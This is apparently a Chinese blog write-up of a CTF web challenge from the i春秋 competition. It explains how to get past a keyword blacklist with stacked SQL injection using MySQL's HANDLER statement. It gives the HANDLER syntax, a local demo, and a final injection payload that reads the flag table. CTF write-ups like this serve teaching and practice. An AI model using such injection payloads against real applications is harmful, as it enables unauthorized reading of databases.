
i春秋网络安全公益赛 web blacklist利用mysql特性handler进行堆叠注入

原创

令狐东菱 于 2020-02-24 15:00:45 发布 176 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_42188168/article/details/104477796



题目过滤了很多东西，之前题目的利用set进行堆叠注入行不通了

但是去年看过飘零师傅的fudanctf的wp，嘻嘻，利用mysql的handler进行注入。

https://www.4hou.com/posts/mM60

13.2.4 HANDLER Statement

```
HANDLER tbl_name OPEN [ [AS] alias]

HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
    [ WHERE where_condition ] [LIMIT ... ]

HANDLER tbl_name CLOSE
```

```
mysql> handler flag open as skysec;
Query OK, 0 rows affected (0.00 sec)

mysql> handler skysec read first;
+------+-------------+
| id   | flag        |
+------+-------------+
|    1 | flag{test} |
+------+-------------+
```


11'; handler `FlagHere` open as `tgt` ;handler `tgt` read next;–